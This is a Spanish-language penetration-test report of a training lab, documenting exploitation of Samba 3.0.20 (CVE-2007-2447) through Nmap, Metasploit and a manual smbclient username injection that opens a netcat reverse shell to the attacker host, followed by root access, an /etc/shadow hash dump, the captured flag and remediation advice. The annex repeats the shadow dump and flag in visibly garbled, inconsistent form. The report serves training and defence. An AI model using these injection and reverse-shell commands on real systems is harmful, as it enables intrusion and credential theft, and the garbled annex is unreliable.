

INFORME DE PRUEBAS DE PENETRACIÓN

Laboratorio "VULNERABILITY" — WhoamiLabs

Objetivo: 172.17.0.3

Fecha: 2 de octubre de 2026

Tipo: Caja negra · Red interna / Active Directory lab

Clasificación: Confidencial

Aviso: este informe documenta un ejercicio realizado íntegramente en un laboratorio de entrenamiento aislado y autorizado (plataforma WhoamiLabs). Todas las acciones se ejecutaron contra un sistema desplegado expresamente para su explotación. No se atacó ningún sistema de terceros.

1. Resumen ejecutivo

Durante el ejercicio se identificó y explotó una vulnerabilidad crítica en el servicio de compartición de archivos (Samba) del sistema objetivo. La debilidad permitió a un atacante sin credenciales válidas ejecutar comandos de forma remota con los máximos privilegios del sistema (root), lo que supone el compromiso total de la máquina.

En términos de negocio, cualquier atacante con acceso de red al servicio habría podido tomar el control completo del servidor, leer o modificar cualquier dato, robar las credenciales almacenadas y utilizar el equipo como punto de partida para atacar el resto de la red.

La causa es el uso de una versión obsoleta de Samba (3.0.20) afectada por la vulnerabilidad pública **CVE-2007-2447**. La remediación es directa: actualizar el software a una versión soportada. Severidad global: **Crítica**.

Resumen del compromiso

Objetivo	172.17.0.3 (host "VULNERABILITY")
Vector	Samba 3.0.20 — "username map script" (CVE-2007-2447)
Resultado	Ejecución remota de código como root — compromiso total
Hallazgos	1 Crítico
Esfuerzo de explotación	Bajo — exploit público disponible, sin credenciales

2. Alcance, autorización y entorno

Alcance: una única dirección IP, 172.17.0.3, dentro de la red aislada del laboratorio.

Autorización: plataforma de entrenamiento WhoamiLabs; el escenario autoriza de forma explícita la explotación del objetivo.

Fuera de alcance: cualquier sistema ajeno al laboratorio y la red doméstica del operador.

Máquina atacante: Kali Linux — 172.17.0.1.

Red: segmento aislado (bridge Docker, 172.17.0.0/16). El objetivo se ejecuta como contenedor, por lo que comparte el kernel del host.

Ventana de ejecución: 2 de octubre de 2026.

3. Metodología

El ejercicio siguió una metodología estándar por fases, alineada con el marco MITRE ATT&CK:

1. Reconocimiento y enumeración — descubrimiento de hosts, puertos y servicios.
2. Análisis de vulnerabilidades — identificación de debilidades a partir de las versiones de los servicios.
3. Explotación — obtención del acceso inicial.
4. Post-explotación — recolección de evidencias y credenciales.
5. Documentación — elaboración del presente informe.

Herramientas empleadas: Nmap, Metasploit Framework, smbclient y utilidades nativas del sistema operativo.

4. Resumen de hallazgos

Se identificó un (1) hallazgo de severidad crítica, confirmado mediante explotación:

ID	Hallazgo	Severidad	Estado
H-01	Ejecución remota de código no autenticada en Samba 3.0.20 (CVE-2007-2447)	Crítica	Explotado

5. H-01 — Ejecución remota de código no autenticada en Samba (CVE-2007-2447)

Severidad: Crítica

Activo afectado: 172.17.0.3 — puertos 139/tcp y 445/tcp (Samba smbd 3.0.20-Debian)

Estado: Confirmado y explotado — shell interactiva como root obtenida

Referencia: CVE-2007-2447

Descripción

El servicio Samba identificado corresponde a la versión 3.0.20-Debian. Esta versión es vulnerable a CVE-2007-2447: cuando la opción "username map script" está activada en la configuración de Samba, el nombre de usuario recibido durante la autenticación se pasa a un intérprete de comandos del sistema sin sanear. Un atacante puede insertar metacaracteres de shell en el campo del nombre de usuario para ejecutar comandos arbitrarios.

El proceso smbd se ejecuta como root, de modo que los comandos inyectados se ejecutan con privilegios máximos. No se requieren credenciales válidas: la autenticación puede incluso fallar y, aun así, el comando ya se habrá ejecutado. Esto convierte la vulnerabilidad en una ejecución remota de código previa a la autenticación con el mayor impacto posible.

Reconocimiento (evidencia)

El escaneo con Nmap y detección de versión (-sV) reveló el servicio y su versión exacta, que es el indicador clave de la vulnerabilidad.

```
nmap -sV -p- -sC -sS 172.17.0.3
```

```

(kali@kali)-[~]
$ nmap -sV -p- -sC -sS 172.17.0.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-02 10:38 -0400
Nmap scan report for 172.17.0.3
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 66:B0:AB:3E:68:9E (Unknown)

Host script results:
|_nbstat: NetBIOS name: VULNERABILITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h59m59s, deviation: 2h49m42s, median: 0s
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: vulnerability
|   NetBIOS computer name:
|   Domain name:
|   FQDN: vulnerability
|_ System time: 2026-10-02T10:38:24-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.00 seconds

```

Evidencia E1 — Nmap identifica Samba smbd 3.0.20-Debian en 139/445; firma SMB deshabilitada y acceso guest permitido.

Nota metodológica. Un escaneo posterior con `nmap --script vuln` devolvió todos los resultados negativos (smb-vuln-ms10-054: false, etc.). Esto no indica que el sistema sea seguro: los scripts `smb-vuln-*` de Nmap cubren vulnerabilidades de Windows/SMB de Microsoft, no de Samba sobre Linux. La vulnerabilidad real se identificó por la versión del servicio, no por un escáner automático — la versión del servicio es, a menudo, mejor indicador que un script de vulnerabilidades.

Explotación

Vía utilizada — Metasploit Framework:

```

msfconsole -q
use exploit/multi/samba/usermap_script
set RHOSTS 172.17.0.3
set LHOST 172.17.0.1
set LPORT 4444
run

```

Vía manual equivalente (documentada para comprender el mecanismo de inyección):

```

# Terminal 1 – listener
nc -lvnp 4444

# Terminal 2 – inyección en el nombre de usuario
smbclient //172.17.0.3/ipc$ -N \
-U "./*='nohup nc -e /bin/sh 172.17.0.1 4444'"

```

La explotación abrió una sesión de shell de forma inmediata. La comprobación de identidad confirmó privilegios de root; la shell se estabilizó con un pseudo-terminal.

```

id -> uid=0(root) gid=0(root)
python -c 'import pty; pty.spawn("/bin/bash")'

```

```

L$ msfconsole -q
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 172.17.0.3
RHOSTS => 172.17.0.3
msf exploit(multi/samba/usermap_script) > set LHOST 172.17.0.1
LHOST => 172.17.0.1
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.3:47196) at 2026-10-02 10:49:42 -0400

id
uid=0(root) gid=0(root)
python -c 'import pty; pty.spawn("/bin/bash")'
root@vulnerability:/# ls
ls
bin    core  home  lib      mnt      proc  srv    tmp  vmlinuz
boot  dev   initrd lost+found nohup.out root  start.sh usr
cdrom  etc   initrd.img media     opt      sbin  sys    var

```

Evidencia E2 — Sesión abierta por el módulo `usermap_script`; "id" confirma uid=0(root) y acceso al sistema de archivos.

Impacto

- Control total del sistema objetivo con privilegios de root.
- Acceso de lectura y escritura a todo el sistema de archivos.
- Exposición de las credenciales del sistema (/etc/shadow).
- Posibilidad de usar el equipo como pivote hacia el resto de la red (movimiento lateral).
- Pérdida completa de confidencialidad, integridad y disponibilidad del activo.

6. Evidencias de post-explotación

Credenciales del sistema (/etc/shadow)

Con privilegios de root se accedió al archivo `/etc/shadow`, que contiene los hashes de contraseña del sistema (formato MD5-crypt, prefijo \$1\$). Varias cuentas —root, msfadmin, user, service y postgres, entre otras— presentan hashes susceptibles de ataque de diccionario o fuerza bruta offline con Hashcat o John the Ripper. Las credenciales que se recuperasen podrían reutilizarse contra otros sistemas de la red, habilitando el movimiento lateral.

```

cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zZCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::

```

Evidencia E3 — Volcado de /etc/shadow con los hashes de contraseña del sistema.

Captura de la flag (prueba de acceso)

Se localizó el archivo flag.txt mediante find y se leyó con privilegios de root, lo que confirma el acceso a zonas restringidas del sistema (/root/).

```

find / -name flag.txt 2>/dev/null
cat /root/flag.txt

```

Flag obtenida: SAMBA{us3rn4m3_m4p_scr1pt_c0mm4nd_1nj3ct10n}

Ubicaciones: /root/flag.txt y /tmp/share/flag.txt

```

root@vulnerability:/# find / -name flag.txt 2>/dev/null
find / -name flag.txt 2>/dev/null
/root/flag.txt
/tmp/share/flag.txt
root@vulnerability:/# cat /root/flag.txt
cat /root/flag.txt
SAMBA{us3rn4m3_m4p_scr1pt_c0mm4nd_1nj3ct10n}
root@vulnerability:/#

```

Evidencia E4 — Localización y lectura de flag.txt como root.

7. Recomendaciones de remediación

Prioridad alta

1. Actualizar Samba a una versión mantenida y soportada. La 3.0.20 está obsoleta y sin soporte; el fallo se corrigió a partir de 3.0.25, pero lo adecuado es migrar a una rama actual con soporte de seguridad.

2. Revisar la configuración (smb.conf): eliminar o sanear la directiva "username map script" si no es imprescindible para el negocio.

Prioridad media

- Deshabilitar el acceso de invitado (guest) si no se necesita.
- Habilitar la firma de SMB (actualmente message_signing: disabled), que mitiga ataques de retransmisión (relay) en la red interna.
- Aplicar el principio de mínimo privilegio: evitar, cuando sea posible, que los servicios expuestos a la red se ejecuten como root.

Post-incidente


- Rotar todas las credenciales del sistema: los hashes de /etc/shadow quedaron expuestos y deben considerarse comprometidos.
- Segmentar la red para limitar el alcance de un compromiso y dificultar el movimiento lateral desde un equipo caído.

8. Conclusión

El sistema objetivo fue comprometido por completo a partir de una única vulnerabilidad crítica de ejecución remota de código, sin necesidad de credenciales y con herramientas públicas. La causa raíz es software obsoleto, y la remediación principal —actualizar Samba— es sencilla y de alto impacto. Una vez aplicada, la superficie de ataque identificada en este ejercicio queda eliminada. El ejercicio cumplió su objetivo didáctico: recorrer una cadena completa de reconocimiento, identificación de vulnerabilidad, explotación, obtención de root y recolección de evidencias.

Anexo A — Entorno del laboratorio autorizado

Captura del escenario de entrenamiento "VULNERABILITY" de la plataforma WhoamiLabs, que confirma la naturaleza autorizada y controlada del ejercicio.



```
WHOAMI LABS
Entrena pentesting en escenarios reales.
Simula ataques • Documenta hallazgos • Progresa como hacker ético.

[*] Inicializando laboratorio ofensivo...
[*] Imagen lista para desplegar
[*] Desplegando laboratorio ofensivo...
[v] Escenario listo para el ataque.

Laboratorio: VULNERABILITY
Dificultad: FÁCIL
Recompensa: 1 XP

Objetivo accesible en: 172.17.0.3

Formato esperado: VULNERABILITY[...]
Ingresar la flag: SAMBA[us3rn4m3_m4p_scrip4_c0mm4nd_inj3ct10n]
Objetivo comprometido con éxito.
Has dominado el laboratorio VULNERABILITY
¡sigues avanzando como pentester ofensivo!

FECHA Y HORA: 2026-10-02 10:59:20 -0400

[*] Presiona Ctrl+C para eliminar el laboratorio

smbpx:110:00534:/var/lib/smb/bin/false
root@vulnerability:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpF8J1s8w9u0FF9v./DR9EVLd.:14747:0:99999:7:::
daemon:*14684:0:99999:7:::
bin:*14684:0:99999:7:::
sys:$1$F0XG8P8$MycChpQJqz4sSwFD9l0:14742:0:99999:7:::
sync:*14684:0:99999:7:::
games:*14684:0:99999:7:::
man:*14684:0:99999:7:::
lp:*14684:0:99999:7:::
mail:*14684:0:99999:7:::
news:*14684:0:99999:7:::
uucp:*14684:0:99999:7:::
proxy:*14684:0:99999:7:::
www-data:*14684:0:99999:7:::
backup:*14684:0:99999:7:::
list:*14684:0:99999:7:::
irc:*14684:0:99999:7:::
gnats:*14684:0:99999:7:::
nobody:*14684:0:99999:7:::
libuid:*14684:0:99999:7:::
dhcpc:*14684:0:99999:7:::
syslog:*14684:0:99999:7:::
klog:$1$7270MS4s300x1.cMLdHdUE3X91qP8:14742:0:99999:7:::
sshd:*14684:0:99999:7:::
nsadmin:$1$XN02Jc4R4/zrCW3mLTUNA.lhZJAS/:14684:0:99999:7:::
bind:*14685:0:99999:7:::
postfix:*14685:0:99999:7:::
ftp:*14685:0:99999:7:::
postgres:$1$w35ik.vMgGgZuU0SpAduVfJhfcVe/:14685:0:99999:7:::
mysql:*14685:0:99999:7:::
tomcat55:*146818:0:99999:7:::
distccd:*14698:0:99999:7:::
user:$1$H5u9xH8k.63693DGxIIQKPhlgZ8:14699:0:99999:7:::
service:$1$8R8m7Z15G4uLnpr3DhpcJz3Bu//:14715:0:99999:7:::
telnetd:*14715:0:99999:7:::
proftpd:*14727:0:99999:7:::
statd:*145476:0:99999:7:::
smb:*15400:0:99999:7:::
root@vulnerability:/# uname -a
Linux vulnerability 6.19.14-kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1kali (2026-05-05) x86_64 GNU/Linux
root@vulnerability:/# find / -name flag.txt 2>/dev/null
/root/flag.txt
/tmp/share/flag.txt
root@vulnerability:/# cat /root/flag.txt
cat /root/flag.txt
SMB[us3rn4m3_m4p_scrip4_c0mm4nd_inj3ct10n]
root@vulnerability:/#
```

Evidencia E5 — Panel del laboratorio autorizado y sesión de compromiso completa.